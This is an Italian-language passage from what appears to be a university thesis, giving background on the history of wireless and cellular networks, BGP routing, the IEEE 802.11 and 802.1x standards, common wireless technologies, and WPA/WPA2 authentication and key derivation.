Le reti radio a pacchetto trovarono la loro applicazione commerciale nei servizi dati wireless. Questi servizi, introdotti per la prima volta agli inizi degli anni 90, consentirono l'accesso a dati via wireless a velocità abbastanza lente, nell'ordine dei 20 Kbps. A causa del loro bassa velocità e alto costo, non si creò mai effettivamente un mercato forte. Questi servizi scomparvero nel corso degli anni 90, sostituiti da telefoni cellulari con capacità di dati wireless e WLAN. L'introduzione della tecnologia Ethernet negli anni 70 ha inoltre spinto molte aziende lontano dalle reti radio.

Nel 1985 la Federal Communications Commission (FCC) concesse lo sviluppo commerciale di prodotti WLAN autorizzando l'uso delle bande radio Industrial, Scientific, and Medical (ISM). Queste erano molto interessanti per i produttori dato che non era necessario ottenere un licenza per operare al loro interno. Dall'altro lato, i sistemi WLAN non potevano disturbare gli utenti che già le usavano. I produttori furono costretti a usare un profilo di potenza basso e uno schema di segnalazione inefficiente. Quindi, l'interferenza degli altri utenti all'interno di queste bande era più che alta. Risultò che le prime WLAN avevano scarse performance in termini di velocità di trasmissione e di copertura. Questi esiti, insieme a problemi legati alla sicurezza, alla mancanza di standard e agli alti costi (il primo Access Point (AP) WLAN costava 1400 $, contro le poche centinaia di dollari di una scheda Ethernet) fecero vendere pochi prodotti.

L'applicazione di maggiore successo delle reti wireless è stato il telefono cellulare. Le sue radici risalgono al 1915, quando fu stabilita la prima trasmissione voce wireless tra New York e San Francisco. Nel 1946 fu introdotto in 25 città statunitensi il servizio pubblico di telefonia mobile. Questi primi sistemi usavano un trasmettitore centrale per coprire l'intera area metropolitana. L'uso inefficiente dello spettro radio unito allo stato della relativa tecnologia in quel periodo limitarono la capacità dell'intero sistema: trent'anni dopo l'introduzione del servizio di telefonia mobile il sistema di New York poteva supportare solo 543 utenti. Una soluzione a questo problema di capacità fu individuata negli anni 60, quando gli AT&T Bell Laboratories svilupparono il concetto di cellula. I sistemi cellulari sfruttano il fatto che la potenza di un segnale trasmesso decade con la distanza. Quindi due utenti possono operare sulla stessa frequenza in aree diverse con la minima interferenza. Ciò permise l'uso molto efficiente dello spettro radio. Nel 1947 AT&T richiese lo spettro per il servizio cellulare all'FCC. Il progetto fu completo alla fine degli anni 60, il primo test sul campo fu eseguito nel 1978 e la FCC concesse l'autorizzazione al servizio nel 1982,

momento in cui la maggior parte della tecnologia risultava obsoleta. Il primo sistema cellulare analogico impiantato a Chicago nel 1983 era già saturo un anno dopo, quando la FCC estese l'allocazione dello spettro cellulare dai 40 MHz ai 50 MHz. Nel corso della fine degli anni 80 la domanda di servizi cellulari crebbe molto, quindi divenne essenziale lo sviluppo di tecnologie cellulari digitali al fine di aumentarne la capacità e di ottenere performance migliori.

La seconda generazione di sistemi cellulari, sviluppata nei primi anni 90, era basata su comunicazioni digitali. Il passaggio dall'analogico al digitale fu spinto dalle maggiori capacità e dalla migliorata efficienza in termini di costo, velocità e potenza dell'hardware digitale rispetto a quello analogico. I sistemi cellulari di seconda generazione fornivano inizialmente solo servizi voce, per poi evolversi gradualmente per supportare servizi dati. Sfortunatamente, la rapida espansione del mercato dei telefoni cellulari portò alla creazione di un numero eccessivo di standard: tre standard diversi negli Stati Uniti, altri standard in Europa e in Giappone, tutti incompatibili tra loro. Il fatto di avere standard diversi incompatibili rese il roaming impossibile. Inoltre, alcuni paesi avevano avviato servizi per sistemi di terza generazione, per i quali erano stati creati altri standard. Per superare questo problema, i telefoni cellulari dovevano supportare il multi-mode: incorporavano quindi più standard digitali per semplificare il roaming internazionale.

Tra i sistemi wireless rientrano anche quelli satellitari. Questi si differenziano in base all'altezza dell'orbita: orbita bassa (2000 km), orbita media (9000 km) o orbita geosincrona. I satelliti geosincroni coprono un'area maggiore, quindi sono necessari meno satelliti (e investimenti) per fornire una copertura globale. Tuttavia, è necessario una grande quantità di potenza per raggiungere il satellite, e il ritardo di propagazione è di solito troppo grande per applicazioni come il servizio voce. Negli anni 90 questi svantaggi spostarono gli investimenti verso i satelliti a orbita bassa. L'obiettivo era fornire un servizio voce e dati competitivo con i sistemi cellulari. Tuttavia, i terminali mobili satellitari erano più grossi, consumavano più potenza e costavano molto di più dei telefoni cellulari. La caratteristica più interessante di questi sistemi era la copertura mondiale, specialmente in aree remote senza infrastrutture di linea fissa o di sistemi cellulari. Sfortunatamente, di solito in queste aree non ci sono un'alta domanda o delle risorse per sopportare i costi del servizio satellitare. Quando i sistemi cellulari divennero più diffusi, ottennero più ricavi di quanti i satelliti a orbita bassa avessero generato nelle aree popolate con una conseguente uscita dal mercato dei secondi.

Un altro tipo di sistema wireless è la WLAN, che offre dati ad alta velocità all'interno di un'area circoscritta, es. un campus o un piccolo palazzo. I dispositivi che vi accedono sono di solito fissi o si muovono a passo d'uomo. Tutti gli standard WLAN operano nelle bande di frequenza senza licenza. Tuttavia alcuni sistemi non WLAN che operano in queste bande possono causare interferenze. Le WLAN possono avere un'architettura infrastructure o ad hoc. Nel primo caso si impianta un AP o un hub wireless nell'area da coprire; mentre nel secondo caso i dispositivi wireless si auto configurano all'interno della rete.

Molte aziende e prodotti WLAN nacquero nei primi anni 90 per soddisfare la necessità di dati wireless ad alta velocità. Questa prima generazione di WLAN era basata su protocolli proprietari tra loro incompatibili. Usava sia l'architettura infrastructure che ad hoc. La mancanza di standard per questi prodotti portò ad alti costi di sviluppo, bassi volumi di produzione e piccoli mercati per ogni singolo prodotto. Di tutti questi prodotti, solo una manciata ebbe un discreto successo.

Per la seconda generazione WLAN fu sviluppato lo standard IEEE 802.11, per risolvere alcuni dei problemi riscontrati nella prima generazione. Anche qui l'architettura di rete può essere sia infrastructure che ad hoc, anche se la seconda è raramente usata. Le aziende hanno sviluppato prodotti basandosi sullo standard e sono poi state sviluppate altre famiglie per offrire velocità di trasmissione migliori. I produttori hanno quindi sviluppato schede e AP wireless che supportassero più standard, in modo da essere compatibili tra loro.

1.5 Routing

Internet è una rete globale che permette a ogni host connesso, identificato da un indirizzo IP, di comunicare con qualsiasi altro host. Questo è possibile inoltrando il traffico da un router all'altro fino a che non viene consegnato all'host di destinazione. Ogni router deve avere una routing table

per poter instradare correttamente il traffico. A livello globale, gli indirizzi IP sono raggruppati in prefissi. Questi sono gestiti dagli Autonomous System (AS) e le routing table per instradare il traffico tra essi sono generate e mantenute combinando l'uso di protocolli per il routing interno ed esterno agli AS.

Un AS è un insieme di reti gestite da una singola organizzazione, sulle quali impone una policy di routing. Di solito un AS è un Internet Service Provider (ISP) o un'organizzazione che gestisce la propria rete e le connessioni verso i propri ISP. Quando una rete ha più connessioni verso ISP diversi viene definita rete multi-homed, e questa soluzione viene adottata per ragioni di ridondanza, affidabilità ed efficienza.

Ad ogni AS viene assegnato un AS Number (ASN) per identificarlo. Le coppie prefisso IP e ASN possono essere registrate presso un Regional Internet Registry (RIR). All'inizio gli AS erano identificati con un valore di 2 byte, poi con l'RFC-6793 [3] è richiesto che l'implementazione di BGP supporti ASN su 4 byte. Ogni AS gestisce la propria rete con due protocolli diversi: per il routing interno usa un protocollo a convergenza veloce (es. OSPF) mentre per il routing esterno usa BGP. Questo potrebbe anche essere impiegato nel routing interno ma avrebbe una velocità di convergenza lenta. Nel primo caso un cambiamento topologico nella rete interna viene gestito velocemente e contemporaneamente il BGP soddisfa i requisiti di scalabilità e di imposizione di policy.

I router BGP annunciano una rotta di default (verso Internet) nel protocollo di routing interno, per poter instradare i pacchetti verso le reti esterne. Ogni AS annuncia i prefissi verso i quali può inoltrare il traffico. Per esempio se la rete 216.58.205.0/24 è nell'AS15169, questo annuncerà ai suoi provider e ai suoi peer che può inoltrare il traffico verso tale rete. Ogni router BGP memorizza nella propria routing table la rotta migliore per ogni prefisso IP che conosce. Questa viene aggiornata quando un AS annuncia nuovi prefissi IP.

Capitolo 2

Background

2.1 Wireless

2.1.1 Standard

IEEE 802.11

Il gruppo di lavoro 11 della commissione 802 LAN/MAN dell'Institute of Electrical and Electronics Engineers (IEEE) ha rilasciato il suo primo standard per WLAN (IEEE 802.11) nel 1997. A questo sono seguite una serie di modifiche e revisioni, la cui ultima versione attiva è del 2016 [4]. Tutte le sue versioni precedenti sono da considerarsi obsolete. Lo standard è un insieme di specifiche, che definisce gli aspetti riguardanti la comunicazione wireless sia a livello fisico che a livello data-link e anche quelli relativi ai protocolli di sicurezza.

In una rete wireless, i segnali sono trasmessi attraverso i canali che sono porzioni predefinite dello spettro elettromagnetico in cui il protocollo di trasmissione opera. Anche se il segnale è destinato a una specifica stazione, chiunque si trovi nella sua area di propagazione può intercettarlo. Quindi una rete wireless è un mezzo condiviso se messa a confronto con una rete wired switched, dove il traffico viene commutato elettronicamente per farlo giungere alla particolare stazione. Dato che reti wireless e reti wired devono poter comunicare tra loro, lo standard specifica che le prime devono presentarsi ai livelli superiori come una normale LAN 802. Per questo, i layer al di sotto di quello data-link devono essere in grado di gestire operazioni specifiche delle reti wireless come la mobilità di un client.

Lo standard 802.11 definisce due tipi di reti wireless: infrastructure e ad hoc. In Figura 2.1 vengono illustrate graficamente le differenze tra i due tipi.

- la rete infrastructure è il tipo più comune. L'unità minima è il Basic Service Set (BSS), che comprende l'AP e le stazioni associate a esso. Un AP si differenzia dalle stazioni per il fatto che è connesso al Distribution System (DS). Un DS è il componente architetturale usato per interconnettere più BSS e può essere considerato una normale rete 802.
- in una rete ad hoc (anche definita Independent Basic Service Set (IBSS)) tutte le stazioni sono peer, comunicano direttamente tra loro senza appoggiarsi a un'infrastruttura o a una gerarchia. Anche se sembra molto flessibile e versatile, è il tipo meno usato.

Le reti wireless sono identificate dai loro Service Set Identifier (SSID). Ogni AP ha il suo identificatore univoco Basic Service Set Identifier (BSSID). Questo ha lo stesso formato di un indirizzo MAC IEEE 802 di 48 bit usato nelle reti wired. Il BSSID è quindi usato per le comunicazioni dirette tra AP e stazioni ed è incluso nell'header 802.11. L'SSID è un campo a lunghezza variabile, da 0 a 32 byte che identifica la rete. Ad esempio un AP Netgear di default usa "NETGEAR" come SSID. Quando più AP sono connessi a un unico DS, il campo SSID è usato per



Figura 2.1. Rete infrastructure e rete ad hoc.

contenere l'Extended Service Set Identifier (ESSID). L'ESS è un sistema dove più di un AP dà accesso allo stesso DS. Un esempio può essere la WLAN pubblica del Politecnico di Torino, dove l'ESSID "polito" è esposto da tutti i suoi AP. Ogni AP ha il suo BSSID che lo rende distinguibile dagli altri. Contemporaneamente condivide lo stesso ESSID con gli altri AP in modo che tutte le stazioni possano riconoscerli come appartenenti alla stessa rete.

Lo standard IEEE 802.11 afferma che a livello fisico non si può definire in modo preciso l'area coperta dal segnale wireless. Le caratteristiche di propagazione sono dinamiche e non predicibili. Piccoli cambiamenti nella posizione delle stazioni o nella direzione delle antenne potrebbero produrre differenze importanti nella potenza del segnale stesso. Effetti simili si ottengono se la stazione è ferma o in movimento (dato che gli oggetti in movimento influiscono sulla propagazione del segnale tra le stazioni). In un ambiente reale, i pattern di propagazione cambiano dinamicamente dato che le stazioni e gli oggetti non sono fissi.

Gli schemi delle WLAN illustrano confini netti per un BSS. Questa pratica è una convenzione per la rappresentazione e non una realtà fisica. Dato che un'immagine tridimensionale e dinamica sulla potenza del segnale è difficile da rappresentare, lo standard usa geometrie nette per rappresentare l'area di copertura di un BSS. Anche se il concetto di insieme di stazioni è corretto, è spesso conveniente parlare di aree. Il termine volume descrive più precisamente il concetto rispetto al termine area, anche se quest'ultima non è tecnicamente corretta. Per ragioni storiche e di convenienza, lo standard usa il termine area.

L'IEEE ha rilasciato più standard 802.11 per frequenze e larghezze di banda diverse. Il primo emesso nel 1997 operava nella banda dei 2.4 GHz e supportava velocità di trasmissione non superiori ai 2 Mbps, che erano troppo lente per la maggior parte delle applicazioni. Per questo motivo i prodotti conformi al primo standard non sono più commercializzati.

Lo standard è stato esteso nel 1999 con la specifica 802.11b, che supporta velocità di trasmissione fino a 11 Mbps (compatibile con Ethernet). Adotta la tecnologia Single Input Single Output (SISO), secondo cui una singola antenna viene usata sia come trasmettitore che come ricevitore. Usa le stesse frequenze (2.4 GHz) non soggetta a licenza dello standard originale.

802.11a è stato sviluppato parallelamente a 802.11b. È usato principalmente in reti aziendali mentre 802.11b è ottimale per reti domestiche. Anch'esso adotta la tecnologia SISO. Supporta velocità di trasmissione fino a 54 Mbps e i segnali viaggiano nella banda dei 5 GHz. Utilizzando una frequenza più alta, 802.11a offre una copertura inferiore rispetto a 802.11b e ha maggiore difficoltà ad attraversare muri e altri ostacoli.

802.11g, introdotto nel 2002, cerca di combinare le caratteristiche di 802.11a e 802.11b. Supporta velocità di trasmissione fino a 54 Mbps nella frequenza dei 2.4 GHz. È retro-compatibile con 802.11b e anch'esso adotta la tecnologia SISO.

802.11n, conosciuto anche come Wireless N, è stato progettato per migliorare 802.11g. Invece di utilizzare una singola antenna e un singolo segnale usa antenne e segnali multipli, che si

concretizza nella tecnologia Multiple Input Multiple Output (MIMO) secondo cui si inviano e si ricevono più segnali simultaneamente. L'adozione di MIMO migliora il throughput della rete. È stato ratificato nel 2009 e offre una massima velocità di trasmissione teorica di 300 Mbps. Offre una migliore copertura grazie all'aumento dell'intensità del segnale ed è retro-compatibile con dispositivi 802.11b/g.

802.11ac usa una tecnologia wireless dual-band, in grado di supportare connessioni contemporanee sulle bande dei 2.4 e 5 GHz. È retro-compatibile con 802.11b/g/n e la velocità di trasmissione può raggiungere i 1300 Mbps sui 5 GHz e 450 Mbps sui 2.4 GHz. Adotta la tecnologia multi-user MIMO (MU-MIMO), che consente a un insieme di terminali wireless, ognuno con una o più antenne, di comunicare tra loro.

802.11i è un emendamento che specifica i meccanismi di sicurezza per le WLAN. Ha deprecato il vulnerabile Wired Equivalent Privacy (WEP) che usava la cifratura stream RC4 e ha imposto l'utilizzo della cifratura a blocchi Advanced Encryption Standard (AES).

802.11r permette di fornire connettività in modo continuo ai dispositivi wireless in movimento, quando si sganciano da un AP e si agganciano a un altro (handsoff) appartenente allo stesso BSS. Il protocollo di negoziazione della chiave secondo 802.11i specifica che il client deve rinegoziare la chiave con l'authentication server a ogni handsoff, che è però un processo costoso in termini di tempo. Implementando 802.11r si fa il caching della chiave ottenuta dal server, in modo che in caso di handsoff non è necessario eseguire l'intero processo di negoziazione e si può sfruttare la chiave.

In Tabella 2.1 sono evidenziate le differenze tra gli standard IEEE 802.11 rispetto a frequenze e velocità supportate e copertura.

IEEE 802.1x

Lo standard IEEE 802.1x definisce un meccanismo di autenticazione per dispositivi che vogliono accedere a una rete LAN protetta. Realizza un meccanismo port-based Network Access Control (PNAC). Definisce l'incapsulamento di EAP in IEEE 802, a cui si fa riferimento con EAP over LAN (EAPoL). Inizialmente era stato progettato per Ethernet (IEEE 802.3), poi ne è stato esteso l'utilizzo anche per altri standard LAN, come 802.11. Lo standard 802.1x specifica tre entità:

- supplicant: client che vuole accedere alla rete protetta;
- authenticator: fa da tramite tra le altre due entità e consente l'accesso del supplicant alla rete protetta in base alle indicazioni ricevute dall'authentication server;
- authentication server: gestisce le richieste di accesso alla rete protetta e indica all'authenticator se consentire l'accesso al supplicant e quali configurazioni applicare alla connessione.

L'authenticator si comporta da guardia per l'accesso alla rete protetta. Il supplicant non può accedere alla rete finché la sua identità non è stata verificata. Quindi fornisce le credenziali (username e password o certificato digitale) all'authenticator. L'authenticator inoltra le credenziali all'authentication server per la verifica. Se le credenziali sono valide, il supplicant ottiene l'accesso alla rete protetta. In Figura 2.2 sono illustrati i messaggi scambiati durante l'autenticazione secondo lo standard 802.1x. Vediamo le varie fasi.

Standard	*Anno Emissione*	*Frequenza (GHz)*	*Velocità Min - Max (Mbps)*	*Copertura Indoor - Outdoor (m)*
802.11	1997	2.4	1 - 2	20 - 100
802.11b	1999	2.4	1 - 11	35 - 140
802.11a	1999	5	6 - 54	35 - 120
802.11g	2002	2.4	6 - 54	38 - 140
802.11n	2009	2.4 / 5	13,5 - 135	70 - 250
802.11ac	2013	5	58.5 - 780	35 - 120

Tabella 2.1. Confronto standard IEEE 802.11.



Figura 2.2. Autenticazione in 802.1x.

1. Initialization

   Quando l'authenticator rileva un nuovo supplicant, abilita la porta e la imposta nello stato "unauthorized". In questo stato solo il traffico 802.1x è abilitato; tutto l'altro traffico, come TCP o UDP, viene scartato.

2. Initiation

   Per poter avviare l'autenticazione, l'authenticator trasmette periodicamente frame EAP-Request Identity al supplicant. Il supplicant risponde con un frame EAP-Response Identity contenente un identificativo di se stesso (es. username). L'authenticator incapsula l'EAP-Response Identity in un pacchetto RADIUS Access-Request e lo inoltra all'authentication server. Il supplicant può iniziare o riavviare l'autenticazione inviando un frame EAPoL-Start all'authenticator, che risponde con un frame EAP-Request Identity (come all'inizio di questa fase).

3. Negotiation

   L'authentication server invia una risposta incapsulata in un pacchetto RADIUS Access-Challenge all'authenticator, contenente un EAP Request che specifica il metodo EAP (il tipo di autenticazione EAP) richiesto al supplicant. L'authenticator incapsula l'EAP Request in un frame EAPoL e lo trasmette al supplicant. A questo punto il supplicant può usare il metodo EAP proposto dall'authentication server oppure può inviare un Negative Acknowledgment (NAK) e rispondere con i metodi EAP che vorrebbe usare.

4. Authentication

   Quando il supplicant e l'authentication server concordano il metodo EAP, le richieste e le risposte EAP sono smistate dall'authenticator fino a quando l'authentication server risponde con un messaggio EAP-Success (incapsulato in un pacchetto RADIUS Access-Accept) o un messaggio EAP-Failure (incapsulato in un pacchetto RADIUS Access-Reject). Se l'autenticazione ha successo l'authenticator imposta la porta nello stato "authorized" e tutto il traffico viene abilitato. Se invece fallisce, la porta rimane nello stato "unauthorized". Quando il supplicant vuole abbandonare la rete invia un messaggio EAP-logoff all'authenticator, che imposta la porta nello stato "unauthorized".

2.1.2 Tecnologie e Protocolli

Le tecnologie wireless disponibili si differenziano in base a performance e area di copertura.

- Wi-Fi

  Col termine Wireless Fidelity (Wi-Fi) si fa riferimento all'implementazione dello standard IEEE 802.11i. Consente la trasmissione di dati tra smartphone, tablet, PC, stampanti e altri dispositivi compatibili. Può gestire un numero crescente di dispositivi in modo trasparente,

a differenza delle reti wired in cui sarebbe necessario hardware aggiuntivo. Tuttavia alcune frequenze radio che utilizza sono soggette a interferenze. Per la copertura di grandi aree, è necessario acquistare e installare più AP e/o repeater. La velocità di trasmissione è pur sempre inferiore a quella che si otterrebbe con una rete wired.

- Bluetooth

  Le tecnologie Bluetooth e Bluetooth Low Energy (BLE) sono utilizzate principalmente per reti di piccole dimensioni. Sono in grado di operare su brevi distanze (10 m) e supportano basse velocità di trasmissione (1-2 Mbps). Rispetto al Wi-Fi, sono più lente, hanno una copertura più limitata e supportano un numero inferiore di dispositivi. Connettono smartphone, tablet e PC a tastiere, auricolari, mouse, microfoni, smart watch e fitness tracker. Il Bluetooth era stato inizialmente standardizzato dalla specifica IEEE 802.15.1, ma l'IEEE non ha più curato lo standard. Oggi le aziende che operano nel campo del Bluetooth sono affiliate al Bluetooth Special Interest Group (SIG), che ha attualmente oltre 20000 membri e certifica un dispositivo prima che possa esporre il marchio nel mercato. La certificazione assicura che i dispositivi sulla quale viene rilasciata siano compatibili tra loro.

- RFID

  La funzione principale di Radio Frequency IDentification (RFID) è fornire dati a un lettore tramite un tag applicato su un oggetto. Si distinguono RFID passivi e attivi. Nella famiglia di RFID passivi, il tag è un microchip bidimensionale che, sfruttando l'induzione elettromagnetica, viene sollecitato dal lettore e attiva un processo di scambio dei dati in lettura e scrittura a una distanza di massimo 15 m. Mentre nella famiglia di RFID attivi, i tag hanno un'alimentazione propria e propagano il segnale fino a 500 m. Il costruttore inserisce all'interno del tag un codice seriale identificativo unico, Transponder IDentification (TID). A differenza del barcode che deve essere letto esclusivamente frontalmente e solo uno alla volta, i tag RFID possono essere letti contemporaneamente anche quando gli oggetti su cui sono applicati si trovano distribuiti in un certo spazio come può essere un ufficio o un magazzino. Questa tecnologia viene ad esempio impiegata nei negozi per l'anti-taccheggio.

- NFC

  Near Field Communication (NFC) è una tecnologia simile all'RFID ma lo scambio avviene entro i 4 cm. Trasmettere i dati tra un tag NFC e un dispositivo o tra due dispositivi con tale tecnologia. I tag più semplici offrono solo capacità di lettura e scrittura, a volte con aree one-time-programmable per realizzare carte read-only. Quelli più complessi eseguono operazioni matematiche e hanno hardware crittografico per autenticare gli accessi. I più sofisticati realizzano interazioni complesse eseguendo il codice presente sul tag. I dati vengono inviati con una modalità più semplice rispetto alla tecnologia Bluetooth, infatti non è necessario nessun discovery o pairing manuale del dispositivo. La connessione si avvia automaticamente quando i due dispositivi sono sufficientemente vicini.

- ZigBee

  È stato sviluppato per ottenere sensori a basso costo e basso consumo energetico, specialmente per reti Machine to Machine (M2M). Fornisce velocità di trasmissione basse nell'ordine degli 0.25 Mbps, ma offre una bassa latenza. Risulta adatto a soluzioni in ambito industriale per piattaforme di monitoraggio o di controllo. Viene anche usato in reti mesh, consentendo ai nodi di connettersi tra loro attraverso path multipli.

- WiMax

  Worldwide Interoperability for Microwave Access (WiMax) è una tecnologia nata per sostituire le connessioni cablate e trasmettere dati dalla centrale del gestore alle singole abitazioni. Implementa le specifiche della famiglia degli standard IEEE 802.16. Fornisce velocità di trasmissione tra i 30 e i 40 Mbps e può essere utilizzato anche su distanze molto grandi (nell'ordine dei km). Il WiMax Forum certifica i dispositivi prima che vengano commercializzati col suo marchio.

- WiGig e WirelessHD

Sono standard creati per supportare connessioni wireless a elevata velocità di trasmissione, infatti Wireless Gigabit (WiGig) offre 1-7 Gbps e WirelessHD 10-28 Gbps. La copertura è limitata alla singola stanza, dato che i segnali a 60 GHz non attraversano i muri (a differenza del Wi-Fi a 2.4 o 5 GHz). Il WiGig implementa le specifiche dello standard IEEE 802.11ad.

Wi-Fi

L'IEEE gestisce un gruppo chiamato Standards Association (SA), che tra altri standard è responsabile della famiglia 802 Local Area and Metropolitan Area Networks (LAN and MAN). L'IEEE è diviso in working group, ognuno dei quali produce standard in un'area specifica (il gruppo 802.11 produce standard per le WLAN).

Lo standard originale IEEE 802.11 è stato ratificato nel 1997 per poi diventare uno standard internazionale nel 1999. Nel corso del tempo ci sono state modifiche e revisioni. Gli emendamenti come 802.11b non sono standard completi ma aggiunte allo standard principale. In essi si pone attenzione alla retro-compatibilità per non rendere obsoleti i vecchi dispositivi a causa di nuovi cambiamenti.

Gli standard permettono ai produttori di realizzare prodotti che hanno caratteristiche fisiche note. Ad esempio, due dispositivi WLAN non potrebbero comunicare se non usassero la stessa frequenza radio e gli stessi metodi di modulazione, quindi lo standard specifica nel dettaglio queste caratteristiche. L'IEEE 802.11 specifica anche i messaggi del protocollo e gli algoritmi. Gli standard sono utili ai produttori perché dettagliano le specifiche tecniche a partire dalle quali progettare i loro prodotti. Anche se lo standard 802.11 specifica le caratteristiche del prodotto, non c'è garanzia che questo sia completamente compatibile con quello di un altro produttore. Inoltre la definizione di uno standard è lunga e complessa. Nonostante lo sforzo dell'IEEE, ci sono aspetti che sono ambigui o non completamente definiti. Una serie di caratteristiche sono opzionali e quindi produttori diversi potrebbero prendere decisioni diverse nella progettazione del prodotto.

Per evitare problemi di interoperabilità è stata creata la Wi-Fi Alliance, un consorzio di produttori che esegue test sui prodotti per certificarne l'interoperabilità. Per ottenere la certificazione, un produttore deve sottoporre il proprio prodotto a una serie di test stabiliti dalla Wi-Fi Alliance. I test sono stati definiti sulla base dello standard IEEE 802.11. Da un lato alcune caratteristiche dello standard non sono richieste per superare questi test, dall'altra parte ci sono dei requisiti addizionali rispetto allo standard. La certificazione garantisce l'interoperabilità tra i prodotti certificati.

WPA

L'IEEE ha creato il gruppo 802.11i per far fronte alle vulnerabilità esposte da Wired Equivalent Privacy (WEP). Mentre il gruppo formalizzava lo standard, la Wi-Fi Alliance basandosi su una bozza dello stesso ha rilasciato il Wi-Fi Protected Access (WPA) nel 2003. Il gruppo IEEE 802.11i finì il suo lavoro sullo standard nel 2004. Lo standard definitivo deprecò il WEP e introdusse due nuovi handshake: four-way handshake e group key handshake. Questi usano i servizi di autenticazione e controllo di accesso di IEEE 802.1x per stabilire e cambiare le chiavi di crittografia. Il marchio WPA era già molto diffuso sugli AP, allora la Wi-Fi Alliance ha rilasciato la nuova implementazione dello standard col marchio WPA2, definito anche Robust Security Network (RSN).

L'autenticazione dei client può essere realizzata tramite:

- WPA-Personal o WPA Pre-Shared Key (WPA-PSK): progettato per reti domestiche o reti aziendali piccole. Semplifica il WPA ma ne mantiene la robustezza.
- WPA-Enterprise o WPA-802.1x mode: progettato per reti aziendali medio/grandi, richiede la presenza di un authentication server. La configurazione è più complessa del WPA-Personal. Supporta diversi metodi EAP per realizzare l'autenticazione.

All'inizio la Wi-Fi Alliance certificava solo le implementazioni di EAP Transport Layer Security (EAP-TLS), in cui sia l'authentication server che il supplicant devono presentare un certificato all'altro per autenticarsi. Poi sono stati inclusi altri metodi EAP per consentire l'interoperabilità tra i prodotti certificati. A partire dal 2010 le certificazioni includono anche i seguenti metodi: EAP Tunneled TLS (EAP-TTLS), Protected EAP (PEAP), EAP Generic Token Card (EAP-GTC), PEAP-TLS, EAP Subscriber Identity Module (EAP-SIM), EAP Authentication and Key Agreement (EAP-AKA), EAP Flexible Authentication via Secure Tunneling (EAP-FAST). I tipi EAP maggiormente diffusi sono EAP-TTLS e PEAP.

Con EAP-TTLS l'authentication server viene autenticato con il certificato che presenta al supplicant e opzionalmente il supplicant viene autenticato con il certificato che presenta all'authentication server; se il supplicant non ha usato un certificato i due attori usano il tunnel TLS creato per l'autenticazione del supplicant. PEAP è simile a EAP-TTLS ma richiede che solo l'authentication server si autentichi nei confronti del supplicant col suo certificato, poi i due attori usano il tunnel TLS creato per l'autenticazione del supplicant.

Entrambi i tipi di autenticazione sono disponibili sia in WPA che in WPA2.

WPA utilizza Temporal Key Integrity Protocol (TKIP) e può utilizzare il Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). Il TKIP è stato progettato per poter essere eseguito sull'hardware che supportava WEP senza consistenti aggiornamenti. Introduce dei miglioramenti in ambito di sicurezza rispetto a WEP, ma è pur sempre costruito a partire dai suoi componenti base. Ha molte vulnerabilità, la più importante è legata al Message Integrity Code (MIC). Per questo e dato che l'hardware moderno supporta il più moderno CCMP, TKIP è deprecato a partire dalla versione dello standard 802.11i del 2012.

Il CCMP è il secondo protocollo di sicurezza introdotto come sostituto del WEP. In opposizione al TKIP, CCMP è stato progettato secondo un approccio bottom-up con il focus sulla sicurezza, senza il vincolo della compatibilità con il vecchio hardware. Usa il Counter Mode (CTR Mode) per la confidenzialità dei dati e il CBC-MAC per l'autenticazione e l'integrità. In opposizione alla cifratura stream RC4 usata in WEP e TKIP, CCMP usa la cifratura a blocchi Advanced Encryption Standard (AES), con chiavi e blocchi da 128 bit.

Prima di accedere alla rete, in WPA-Personal il client si autentica usando la PSK mentre in WPA-Enterprise lo fa usando i parametri ottenuti dallo scambio EAP tramite 802.1x. A seconda della configurazione della rete, la PSK o i parametri concorrono al calcolo della PMK. Questa viene utilizzata per realizzare il four-way handshake, a conclusione del quale sia l'AP che il client hanno verificato che l'altro conosce la PMK e hanno installato le chiavi per cifrare il traffico che scambieranno.

In WPA-Personal la PMK è derivata dalla PSK tramite Password-Based Key Derivation Function #2 (PBKDF2). Questa è una funzione di derivazione di chiavi che ha lo scopo di ridurre la vulnerabilità a Brute Force attack delle chiavi generate. PBKDF2 applica una Pseudo Random Function (PRF) al valore in input insieme al valore del sale, ripetendo il calcolo più volte per produrre la chiave derivata. La PRF è HMAC-SHA1, che viene applicata con 4096 iterazioni per creare un output di 256 bit. L'SSID viene usato come sale e la PSK è il valore di input.

$$PMK = PBKDF2(HMAC\text{-}SHA1, PSK, SSID, 4096, 256)$$

